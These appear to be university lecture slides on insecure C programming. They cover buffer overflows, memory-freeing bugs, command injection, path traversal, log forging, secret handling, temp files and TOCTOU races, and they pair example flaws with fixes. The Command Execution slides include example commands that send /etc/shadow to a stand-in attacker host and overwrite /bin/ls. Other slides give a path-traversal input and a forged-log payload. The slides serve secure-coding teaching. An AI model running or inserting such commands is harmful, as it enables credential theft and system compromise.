(In)Secure Coding in C

C Programming and Software Tools

N.C. State Department of Computer Science

Computer Science
NC STATE UNIVERSITY

Why Worry?

- There are lots of threats: viruses, worms, phishing, botnets, denial of service, hacking, etc.
- How long would it take for an unprotected, unpatched PC running an older version of Windows to be hacked?
- The cost of prevention and repair is substantial
- The number of "bad guys" successfully caught and prosecuted is low ☹

Computer Science
NC STATE UNIVERSITY

Goals of Attackers

- Crash your system, or your application, or corrupt/delete your data
- Steal your private info
- Take control of your account, or your machine

Whose Problem?

- OS writers?
- Application programmers?
- Users?
- Administrators?
- Law enforcement?

Some Categories of Problems

1. Programming errors
2. Failure to validate program inputs
3. Inadequate protection of secret info
4. False assumptions about the operating environment

Validating Inputs

- Validate all inputs at the server; don't rely on clients having done so
- Use white listing instead of black listing
- Identify special (meta) characters and escape them consistently during input validation
- Use well-established, debugged library functions to check for (a) legal URLs (b) legal filenames/pathnames (c) legal UTF-8 strings, …

Plus…

- Be paranoid (question your assumptions)
- Stay informed of security risks
- Do thorough testing
- Always check bounds on array operations
- Minimize secrets, and access to secrets

System "Resource Allocation"

- Reading any parameter from user and allocating sufficient resources based on that input is risky
  - running out of resources can crash the application, or crash or freeze the system
- Examples of finite "resources"
  - memory
  - file descriptors
  - stack space
  - threads
  - …

Buffer Overflow

- C does not automatically do bounds checking on buffers
- E.g., the following is legal:


```
void f() {
  int a[10];
  a[20] = 3;
}
```

Often, writing outside the bounds of an array causes the program to fail

Ex.: Buffer Problem

```
int main(int argc, char *argv[]) {
    char passwd_ok = 0;
    char passwd[8];
    strcpy(passwd, argv[1]);
    if (strcmp(passwd, "niklas")==0)
        passwd_ok = 1;
    if (passwd_ok) { ... }
}
```


- Layout in memory:



- **passwd** buffer overflowed, overwriting **passwd_ok** flag
  - Any password accepted!

Another Example


```
char buffer[100];
strcpy(buffer, argv[1]);
func(buffer);
```



- Problems?
  - Overwrite function pointer
    - Execute code arbitrary code in buffer

Stack Attacks

- When a function is called…
  - parameters are pushed on stack
  - return address pushed on stack
  - called function puts local variables on the stack
- Memory layout



- Problems?
  - Return to address X which may execute arbitrary code

Risky C `<string.h>` Functions

- **`strcpy`** – use **`strncpy`** instead
- **`strcat`** – use **`strncat`** instead
- **`strcmp`** – use **`strncmp`** instead
- **`gets`** - use **`fgets`** instead, e.g.

```
char buf[BUFSIZE];
fgets(buf, BUFSIZE, stdin);
```

- More risks:
  - **`scanf, sscanf`** (use **`%20s,`** for example)
  - **`sprintf`**

Protection Against Buffer Overflow

1. Replace "unsafe" function calls by safe (bounds checking) counterparts (e.g., use **`strncat()`**)
2. Use a different (non-standard) library that provides more protection than **`<string.h>`**
   - e.g., some libraries add code to track array sizes and check that bounds are not exceeded
3. Use a platform that provides protection against buffer overflows / stack attacks

Find the Problem: Memory Freeing

```
char* ptr = (char *) malloc (SIZE);
...
if (err) {
    abort = 1;
    free(ptr);
}
...
if (abort)
    logError("Aborted, contents = ", ptr);
```

- Problem? Result? Fix?
  - Dereferenced a freed pointer

Computer Science NC STATE UNIVERSITY

Find the Problem: Memory Freeing

```
void f() {
    char * ptr = (char*)malloc (SIZE);
    ...
    if (abort)
        free(ptr);
    ...
    free(ptr);
    return ;
}
```

Problem? Result? Fix?

Double free, may crash the program

Computer Science NC STATE UNIVERSITY

Find the Problem: Memory Allocation

```
char * getBlock(int fd) {
     char * buf = (char *) malloc (SZ);
     if (!buf)
          return NULL;
     if (read(fd, buf, SZ) != SZ)
          return NULL;
     else
          return buf;
}
```

- Problem? Result? Fix?
  - Possible memory leak if the read fails

Hackers Will Exploit Unlikely Conditions

```
result = doSomething();
if (result == ERROR) {
   /* this should never happen */
};
```

```
char passwd[MAXPWLEN+1];
strncpy(passwd, argv[1], MAXPWLEN);
#ifdef DEBUG
   pwOK = 1;
#else
   pwOK = checkPW(passwd);
#endif
if (pwOK)
   … do some protected stuff here …
```

Find the Problem: Copying Strings

```
#define MAXLEN 1024
char pathbuf[MAXLEN], inputbuf[MAXLEN];
fread(inputbuf, 1, MAXLEN, cfgfile);
...
strcpy(pathbuf,inputbuf);
```

- Problem? Result? Fix?
  - **`fread`** does not null terminate the string

Find the Problem: Buffers

```
int processNext(char * s) {
    char buf[512];
    short len = (short *) s;
    s += sizeof(len);
    if (len <= 512) {
        memcpy(buf, s, len);
        process(buf);
        return 0;
    } else
         return -1;
}
```

- Problem? Result? Fix?
  - **`len`** is signed, may be negative

Find the Problem: Resource Allocation

```
unsigned int nresp = getnresp();
if (nresp > 0) {
    response =
      (char **) malloc(nresp * sizeof(char *));
    for (i = 0; i < nresp; i++)
        response[i] = get_response_string();
}
```

- Problem? Result? Fix?
  - If value returned from **`getnresp`** is unchecked user input, the user can request unbounded memory

Computer Science NC STATE UNIVERSITY

Command Execution

- Programs can execute other programs: **`fork(), execv(), system(),`** …
- If a privileged program can be made to execute an arbitrary command string, no protections!
- Examples

```
system("gcc /tmp/maliciouscode.c -o /bin/ls")
```

```
system("ftp badguy@hideout.com /etc/shadow")
```


Computer Science NC STATE UNIVERSITY

Command Execution (cont'd)

```
int main(char* argc, char** argv) {
     char cmd[CMD_MAX] = "/usr/bin/cat ";
     strcat(cmd, argv[1]);
     system(cmd);
}
```

- Problem? Result? Fix?
  - If command line arg contains "**;**", that will terminate the **cat** command and begin another

Computer Science NC STATE UNIVERSITY

Ex.: Command Execution (cont'd)

Read environment variable

```
...
char * home = getenv("APPHOME");
char * cmd =
 (char *) malloc(strlen(home)+strlen(INITCMD));
if (cmd) {
     strcpy(cmd,home);
     strcat(cmd,INITCMD);
     execl(cmd, NULL);
}
...
```

- Problem? Result? Fix?
  - Modifying environment variable can lead to execution of arbitrary code

Computer Science NC STATE UNIVERSITY

Find the Problem: Path Manipulation

```
char fname[200] = "/usr/local/apfr/reports/";
char rName[100];
scanf("%99s", rName);
strcat(fname, rName);
remove(fname);
```

- Problems? Fixes?
  - Input like **`"../../tomcat/conf/server.xml"`** would cause the application to delete one of it's own configuration files.

Computer Science NC STATE UNIVERSITY

Logging

- Applications (should) use structured logs to record…
  - startup configuration of application
  - important events
  - error conditions
  - etc.
- However, manipulating logs is a way to "sow confusion"

Computer Science NC STATE UNIVERSITY

Find the Problem: Log Forging

```
char str[1000], errstr[2000];
res = scanf("%999s", &str);
…
if (!valid(str)) {
    sprintf(errstr,
        "Failed to parse string = %s", str);
    log(errstr);
}
```

- Problem? Result? Fix?

Computer Science NC STATE UNIVERSITY

Log Forging (cont'd)

- If user enters string

  ```
  twenty-one
  ```

  the following entry is logged:

  ```
  INFO: Failed to parse val=twenty-one
  ```

- However, if attacker enters string

  ```
  twenty-one\nINFO: User logged in=badguy
  ```

  the following entry is logged:

  ```
  INFO: Failed to parse val=twenty-one
  INFO: User logged in=badguy
  ```

- Attackers can insert arbitrary log entries this way

Computer Science NC STATE UNIVERSITY

Protecting Secrets

- It can be difficult to protect "secret" information in a program
  - open source
  - reverse engineering (disassembly) of binary code
  - tools that allow inspection of memory (even of running processes)
- What secrets need to be protected?

Ex.: Random Numbers

- Some applications depend on unpredictability of random numbers
  - examples?
- Standard random number generators are predictable if…
  - you know the last value, and the random number generation algorithm
- Solution: use cryptographically-secure random number generators
  - seed or combine with `/dev/random`, etc.

"Scrubbing" Memory

- It's a good idea to remove sensitive data from the program's memory as soon as possible; easy??

```
void getData(char *MFAddr) {
    char pwd[64];
    if (getPWDFromUser(pwd, sizeof(pwd))) {
       … do some stuff here, unimportant …
    }
    memset(pwd, 0, sizeof(pwd));
}
```

What problems would use of an optimizing compiler cause?

"Scrubbing" Memory (cont'd)

```
cleartext_buffer = get_secret();
...
cleartext_buffer =
        realloc(cleartext_buffer, 1024);
...
scrub_memory(cleartext_buffer, 1024);
```

- What does **`realloc()`** do? Problems? Fixes?
  - Copy of the data can still be exposed in the memory originally allocated for **`cleartext_buffer`**.

Don't Hardcode Passwords

```
char passwd[9];
(void) printf("Enter password: ");
(void) scanf("%8s", passwd);
if (!strcmp(passwd, "hotdog")) {
   … do some protected stuff …
}
```

```
> strings a.exe
C@@0@
$0 @
Enter password:
hotdog
…
```


Temp Files

```
...
if (tmpnam(filename)){
  FILE* tmp = fopen(filename,"wb+");
  … then write something to this file …
}
...
```

- Problems? What if you could predict value of filename? Fixes?
  - You could create a symbolic link with the name to an existing system file, allowing it to be overwritten

"Race" Conditions

- Programmer assumes steps (a) and (b) in the code are executed sequentially, without interruption
- Clever, persistent hacker finds a way to modify something about the system between execution of (a) and (b)
- One example: (a) Time of Check - (b) Time of Use bugs ("TOCTOU")

TOCTOU ("Time of Check, Time of Use")

```
if (!access(file,W_OK)) {     (a)
     f = fopen(file,"w+");    (b)
     operate(f);
}
else {
     fprintf(stderr,
           "Unable to open file %s.\n",file);
}
```

- Problems? Fixes?
  - Delete the file